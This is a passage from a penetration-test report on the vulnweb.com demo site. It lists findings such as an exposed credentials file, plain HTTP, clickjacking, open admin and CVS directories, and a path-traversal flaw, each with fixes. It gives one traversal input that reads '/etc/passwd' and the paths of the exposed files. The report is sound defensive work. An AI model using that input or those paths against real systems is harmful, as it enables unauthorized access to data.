
Recommendations:

- Enforce a robust password policy:
 - Minimum length of 8–12 characters
 - Require uppercase, lowercase, numbers, and special characters
- Implement a **password strength meter** during registration.
- Store all passwords using modern hashing algorithms like **bcrypt** or **Argon2**.
- Enable **Multi-Factor Authentication (MFA)** to protect accounts from unauthorized access.

◆ 6. Sensitive Info Disclosure – Credentials File

- **URL:** <http://testphp.vulnweb.com/pictures/credentials.txt>
- **Description:** A publicly accessible file located at /pictures/credentials.txt exposes valid user credentials. This constitutes a critical security flaw, as it enables immediate unauthorized access to accounts and potentially sensitive data.
- **Severity:** ⚠ High
- **Impact:** Full login credentials exposed.

Proof Of Concept:




Recommendations:

- Immediately remove test accounts and credentials from production environments.
- Ensure no hardcoded or demonstration credentials are present in the codebase.
- Require users to reset exposed credentials and enable alerting on suspicious access attempts.

◆ 7. Insecure HTTP Protocol

- **Description:** All communication with the application occurs over unencrypted HTTP, exposing user data and session tokens to interception via man-in-the-middle (MITM) attacks. Sensitive interactions, including login credentials, are transmitted in plaintext.
- **Severity:** ⚠ Medium
- **Impact:** Man-in-the-middle (MITM) risk.

Proof Of Concept:




Recommendations:

- Install a valid **SSL/TLS certificate** to enable HTTPS.
- Force HTTPS redirection for all incoming HTTP requests.
- Update all internal and external URLs to use HTTPS.
- Implement **HTTP Strict Transport Security (HSTS)** to enforce secure connections.

◆ 8. Clickjacking Vulnerability

- **Description:** The website does not use security headers to prevent clickjacking. This enables attackers to load the application within an iframe on a malicious site and trick users into performing unintended actions, such as clicking buttons or submitting forms.
- **Severity:** ⚠ Medium
- **Impact:** UI redress attacks via <iframe> embedding.

Proof Of Concept:



Recommendations:


- Add the HTTP response header X-Frame-Options: DENY to prevent rendering within frames.
- Alternatively, use SAMEORIGIN to only allow framing within the same domain.
- Implement Content-Security-Policy: frame-ancestors 'none'; for modern browsers.
- Test all publicly accessible pages to verify protection against clickjacking.

◆ 9–11. Sensitive Information Disclosure (Various)

- **URL:** <http://testphp.vulnweb.com/admin/>
- **Description:** The /admin/ directory is publicly accessible, exposing administrative resources and internal configurations. This can provide attackers with contextual knowledge about the application, increasing the risk of privilege escalation or further exploitation.
- **URL:** <http://testphp.vulnweb.com/CVS/>
- **Description:** The /CVS/ directory exposes internal version control history and potentially sensitive metadata. This could reveal usernames, project structure, or passwords embedded in commit messages or configuration files.

- **URL:** <http://testphp.vulnweb.com/showimage.php?file=...>
- **Description:** The file parameter in /showimage.php can be manipulated to access arbitrary internal files (e.g., ../../etc/passwd), disclosing sensitive server-level data. This represents a serious file inclusion flaw and can be a stepping stone for remote code execution.
- **Severity:** ⚠ High
- **Impact:** Leakage of logs, login info, and directory listings.


Proof Of Concept:



← → ↻ ⚠ Not secure http://testphp.vulnweb.com/admin/

Index of /admin/

../	11-May-2011 10:27	523
create.sql		



Index of /CVS/

../	11-May-2011 10:27	1
Entries	11-May-2011 10:27	1
Entries.Log	11-May-2011 10:27	8
Repository	11-May-2011 10:27	1

Recommendations For /Admin/:

- Restrict access to administrative directories through authentication controls.
- Remove or relocate sensitive back-end resources from public web roots.
- Use .htaccess or server configuration rules to deny access to admin panels where applicable.

Recommendations For /CVS/:

- Remove version control directories (e.g., CVS, .git) before deploying to production servers.
- Configure web server rules to deny access to known sensitive directories.
- Use .htaccess, nginx, or .conf files to block direct access.

Recommendations for Image Viewer File Access:

- Restrict file path inputs to predefined, secure directories.
- Implement allowlists to validate file types and names (e.g., .jpg, .png).
- Sanitize all file parameters to prevent directory traversal (../) attacks.
- Audit and restrict directory access permissions.

◆ 4. Tools Used

Tool	Purpose
SQLMap	SQL Injection testing
Burp Suite	Manual testing
OWASP ZAP	Automated scanning, brute-force

◆ 5. Risk Overview (MITRE Mapping)

Vulnerability	MITRE ATT&CK Tactic	Technique
SQL Injection	Initial Access	T1190 (Exploit Public-Facing Application)
XSS	Collection	T1056 (Input Capture)
Brute Force Login	Credential Access	T1110 (Brute Force)
Credential Disclosure	Credential Access	T1552 (Unsecured Credentials)



6. Conclusion

The security assessment of <http://testphp.vulnweb.com> revealed multiple critical and high-severity vulnerabilities that pose significant risks to the confidentiality, integrity, and availability of the application and its data. Notably, SQL Injection flaws, authentication weaknesses, insecure transmission channels, and exposed sensitive information were identified—all of which are commonly targeted by threat actors in real-world scenarios.

The successful exploitation of these vulnerabilities could lead to unauthorized access, data leakage, credential compromise, and full application takeover. These findings highlight serious lapses in secure coding practices, access control, and system configuration.

Immediate remediation of all confirmed issues is strongly recommended, starting with the critical vulnerabilities that allow direct exploitation of the system. Additionally, implementing a secure software development lifecycle (SSDLC), regular penetration testing, and continuous monitoring are essential to maintaining a robust security posture.

Security is not a one-time effort but an ongoing process. Therefore, it is imperative that the organization treats these findings as an opportunity to strengthen its defenses and align with industry best practices such as the OWASP Top 10, NIST SP 800-53, and CIS Controls.
